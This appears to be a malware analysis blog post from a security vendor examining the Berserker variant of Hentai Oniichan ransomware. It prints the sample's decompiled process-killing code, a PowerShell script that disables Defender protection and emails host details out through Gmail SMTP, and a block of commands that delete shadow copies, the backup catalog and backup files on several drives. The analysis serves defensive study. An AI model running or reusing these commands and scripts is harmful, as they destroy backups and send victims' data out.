
Malware Analysis Spotlight – Hentai Oniichan Ransomware (Berserker Variant)

vmray.com/cyber-security-blog/hentai-oniichan-ransomware-berserker-malware-analysis-spotlight/


VMRAY
From the VMRay Labs Team
MALWARE ANALYSIS SPOTLIGHT:
Hentai Oniichan (Berserker Variant)

In this Malware Analysis Spotlight, we analyze the Berserker variant of Hentai Oniichan Ransomware.


We've observed at least two different variants of Hentai Oniichan Ransomware in-the-wild, King Engine, and Berserker. What we found interesting in our analysis of the Berserker variant is its attempts to make recovery difficult by deleting backup files, uncommon with traditional ransomware.

View the VMRay Analyzer Report for Hentai Oniichan Ransomware (Berserker Variant)

Hentai Oniichan Ransomware (Berserker Variant) Analysis

As a first step, Berserker injects code into a newly created process of the sample.


Initially, Berserker starts enumerating running processes in an attempt to terminate all processes that match its internal list (Figure 1, Appendix).



```
v11 = CreateToolhelp32Snapshot(0xFu, 0);
v195.dwSize = 556;
if ( Process32FirstW(v11, &v195) )
{
  do
  {
    v12 = wcscmp(v195.szExeFile, v9);
    if ( v12 )
      v12 = v12 < 0 ? -1 : 1;
    if ( !v12 )
    {
      v13 = OpenProcess(1u, 0, v195.th32ProcessID);
      if ( v13 && v195.th32ProcessID != GetCurrentProcessId() )
      {
        TerminateProcess(v13, 9u);
        CloseHandle(v13);
      }
      v9 = v194;
    }
  }
  while ( Process32NextW(v11, &v195) );
}
CloseHandle(v11);
```

Figure 1: The decompiled function that terminates processes in the blocked list.


After it finishes with process enumeration, Berserker tries to shutdown services responsible for backups (see Appendix for a complete list), monitoring, or anything that could prevent it from encrypting files (Figure 2).



```
[0066.884] GetTickCount () returned 0x1152392
[0066.884] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58e048
[0066.886] OpenServiceW (hSCManager=0x58e048, lpServiceName="Acronis VSS Provider" dwDesiredAccess=0x2c) returned 0x0
[0066.886] CloseServiceHandle (hSCObject=0x58e048) returned 1
[0066.887] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58de40
[0066.888] OpenServiceW (hSCManager=0x58de40, lpServiceName="Acronis VSS Provider" dwDesiredAccess=0x2) returned 0x0
[0066.889] CloseServiceHandle (hSCObject=0x58de40) returned 1
[0066.889] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58dfd0 | out: hHeap=0x570000) returned 1
[0066.889] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58df30 | out: hHeap=0x570000) returned 1
[0066.889] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x20) returned 0x58e020
[0066.889] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x20) returned 0x58df80
[0066.889] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58df80 | out: hHeap=0x570000) returned 1
[0066.889] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x1a) returned 0x58de68
[0066.889] GetTickCount () returned 0x1152392
[0066.889] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58deb8
[0066.890] OpenServiceW (hSCManager=0x58deb8, lpServiceName="AcronisAgent" dwDesiredAccess=0x2c) returned 0x0
[0066.890] CloseServiceHandle (hSCObject=0x58deb8) returned 1
[0066.890] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58df80
[0066.891] OpenServiceW (hSCManager=0x58df80, lpServiceName="AcronisAgent" dwDesiredAccess=0x2) returned 0x0
[0066.892] CloseServiceHandle (hSCObject=0x58df80) returned 1
[0066.892] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58e020 | out: hHeap=0x570000) returned 1
[0066.892] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x20) returned 0x58df30
[0066.892] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x20) returned 0x58df80
[0066.892] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58df80 | out: hHeap=0x570000) returned 1
[0066.892] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x16) returned 0x591108
[0066.892] GetTickCount () returned 0x11523a1
[0066.892] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58df80
[0066.893] OpenServiceW (hSCManager=0x58df80, lpServiceName="AcrSch2Svc" dwDesiredAccess=0x2c) returned 0x0
[0066.893] CloseServiceHandle (hSCObject=0x58df80) returned 1
[0066.893] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58df80
[0066.894] OpenServiceW (hSCManager=0x58df80, lpServiceName="AcrSch2Svc" dwDesiredAccess=0x2) returned 0x0
[0066.894] CloseServiceHandle (hSCObject=0x58df80) returned 1
[0066.894] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58df30 | out: hHeap=0x570000) returned 1
[0066.894] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x20) returned 0x58dee0
[0066.894] HeapFree (in: hHeap=0x570000, dwFlags=0x0, lpMem=0x58dee0 | out: hHeap=0x570000) returned 1
[0066.894] RtlAllocateHeap (HeapHandle=0x570000, Flags=0x0, Size=0x14) returned 0x591228
[0066.894] GetTickCount () returned 0x11523a1
[0066.894] OpenSCManagerW (lpMachineName=0x0, lpDatabaseName=0x0, dwDesiredAccess=0xf003f) returned 0x58dee0
[0066.895] OpenServiceW (hSCManager=0x58dee0, lpServiceName="Antivirus" dwDesiredAccess=0x2c) returned 0x0
[0066.896] CloseServiceHandle (hSCObject=0x58dee0) returned 1
```

Figure 2: VMRay Analyzer Function Log – Berserker attempts to stop running services including "Acronis" and "Antivirus".


Berserker executes multiple Powershell commands during its execution. To make sure this is possible it tries to adjust certain settings and preferences (Figure 3). Following that, it also adjusts preferences for Windows Defender like disabling real-time monitoring and behavior monitoring.




Process (6611)

Operation	Process	Additional Information	Success	Count	Logfile
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell $ErrorActionPreference = 'SilentlyContinue', os_pid = 0x9d0, show_window = SW_HIDE	✓	1	FN
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell Set-ExecutionPolicy -Scope Process -ExecutionPolicy Unrestricted -force, os_pid = 0x1188, show_window = SW_HIDE	✓	1	FN
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestricted -force, os_pid = 0x13e8, show_window = SW_HIDE	✓	1	FN
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell Set-ExecutionPolicy -Scope LocalMachine -ExecutionPolicy Unrestricted -force, os_pid = 0x384, show_window = SW_HIDE	✓	1	FN
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell reg delete HKLM\SOFTWARE\Policies\Microsoft\Windows\DataCollection /f, os_pid = 0x1350, show_window = SW_HIDE	✓	1	FN
Create	C:\WINDOWS\system32\cmd.exe	cmd_line = C:\WINDOWS\system32\cmd.exe /c powershell reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Diagnostics\DiagTrack /f, os_pid = 0x440, show_window = SW_HIDE	✓	1	FN

The ransomware transmits the user name, computer name, and client key to an external server by sending an email. It uses Powershell to construct and send it via Gmail's SMTP server, whereby the script contains the plain login credentials (Figure 4.1 & 4.2).



```
Set-MpPreference -EnableControlledFolderAccess Disabled
$emailSmtpServer = "smtp.gmail.com"
$emailSmtpServerPort = "587"
$emailSmtpUser = "[redacted]"
$emailSmtpPass = "AptGetVarString20"
$emailMessage = New-Object System.Net.Mail.MailMessage
$emailMessage.Headers.Add(
'X-TrackingID',
'RUQ0NDE5OERBNTJGOERFNjNDMTg5NDZCMjkxMjE0NUVjNzZEN0E2QkJCNjZDRTg4OUVGMDFCMUM0NURCN0ZBQUULC0VCOUNCOTQ4QTc5MTAyNjg4NjRGODk5NjFFRkIxMjdCYzYzQzVDRDI3MUM0MjUyMUJGODM3NDI3NzY3NjlFQ0ND@yamlnode.com')
$emailMessage.Headers.Add('X-Mailer','PowerShell v7.0.0')
$emailMessage.From = "[redacted]"
$emailMessage.To.Add( "[redacted]" )
$emailMessage.Subject = "Subscriber - NQDPDE - Wednesday, December 09, 2020 - 11:17:33"
$emailMessage.IsBodyHtml =  $true
$emailMessage.Body =  "Computername: NQDPDE<br>Username: FD1HVy<br>Clientkey: SjzGv3SQWP8stW9XL6VW18bjBrrFqfB"
$SMTPClient = New-Object System.Net.Mail.SmtpClient( $emailSmtpServer , $emailSmtpServerPort )
$SMTPClient.EnableSsl = $true
$SMTPClient.Credentials = New-Object System.Net.NetworkCredential( $emailSmtpUser , $emailSmtpPass );
$SMTPClient.Send( $emailMessage )
```



Service	Src IP	Src Port	Dest IP	Dest Port
-	192.168.0.143	49697	74.125.205.109	587

Timestamp	Direction	Size
574.718499	←	52 B
574.777426	→	13 B
574.830070	←	168 B
574.832234	→	10 B
574.878198	←	30 B
575.311438	→	122 B


```
32 35 30 2D 73 6D 74 70 2E 67 6D 61 69 6C 2E 63 | 250-smtp.gmail.co
6F 6D 20 61 74 20 79 6F 75 72 20 73 65 72 76 69 | m at your service
63 65 2C 20 5B 39 34 2E 31 31 34 2E 33 2E 31 39 | , [94.114.3.195]
35 5D 0D 0A 32 35 30 2D 53 49 5A 45 20 33 35 38 |  250-SIZE 3588257
38 32 35 37 37 0D 0A 32 35 30 2D 38 42 49 54 4D | 7  250-8BITMIME
49 4D 45 0D 0A 32 35 30 2D 53 54 41 52 54 54 4C | 250-STARTTLS  250
53 0D 0A 32 35 30 2D 45 4E 48 41 4E 43 45 44 53 | -ENHANCEDSTATUSCO
54 41 54 55 53 43 4F 44 45 53 0D 0A 32 35 30 2D | DES  250-PIPELINI
50 49 50 45 4C 49 4E 49 4E 47 0D 0A 32 35 30 2D | NG  250-CHUNKING
43 48 55 4E 4B 49 4E 47 0D 0A 32 35 30 20 53 4D |  250 SMTPUTF8
54 50 55 54 46 38 0D 0A                         |
```

Figure 4.2: View of traffic in VMRay Analyzer's Network Tab.

Berserker makes recovery more difficult by deleting backup files. Usually, ransomware targets the recovery feature provided by Microsoft Windows. They disable the recovery mode, delete shadow copies, and the backup catalog.

While most ransomware stops at this point, Berserker goes the extra length by attempting to delete potential backup and disk image files. It searches for the extensions `.vhd, .bac, .bak, .wbcat, .bkf, .set, .win, .dsk` and for files within directories called "*Backup*" or "*backup*" in the root directory of the filesystem (Figure 5). Typically, ransomware encrypts backups and doesn't remove them, except for Shadow Copies. By removing the backups instead of encrypting the Berserker is potentially faster but carries the risk of deleting something they can't restore. In the case of virtual disk files used as additional data storage and not for backups, the data is lost.

Recently, we have seen another approach used by RegretLocker which also targets virtual disk image files. Instead of deleting them, the RegretLocker ransomware mounts the image files and encrypts the data inside.



```
cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures
cmd.exe /c bcdedit /set {default} recoveryenabled No
cmd.exe /c vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
cmd.exe /c vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
cmd.exe /c vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
cmd.exe /c vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
cmd.exe /c vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
cmd.exe /c vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
cmd.exe /c vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
cmd.exe /c vssadmin Delete Shadows /all /quiet
cmd.exe /c del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
cmd.exe /c del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
cmd.exe /c del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
cmd.exe /c del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
cmd.exe /c del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
cmd.exe /c del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
cmd.exe /c wmic shadowcopy delete
cmd.exe /c wbadmin delete catalog -quiet
```

Figure 5: Additional deleting of backups by extensions and directories.

Cyber Security Side-Note

Since ransomware targets files used for backups, it is advisable to not host those files on the same system that is being backed-up.
Ideally, the storage is only temporarily accessible and further protected so that ransomware can not access those with ease.

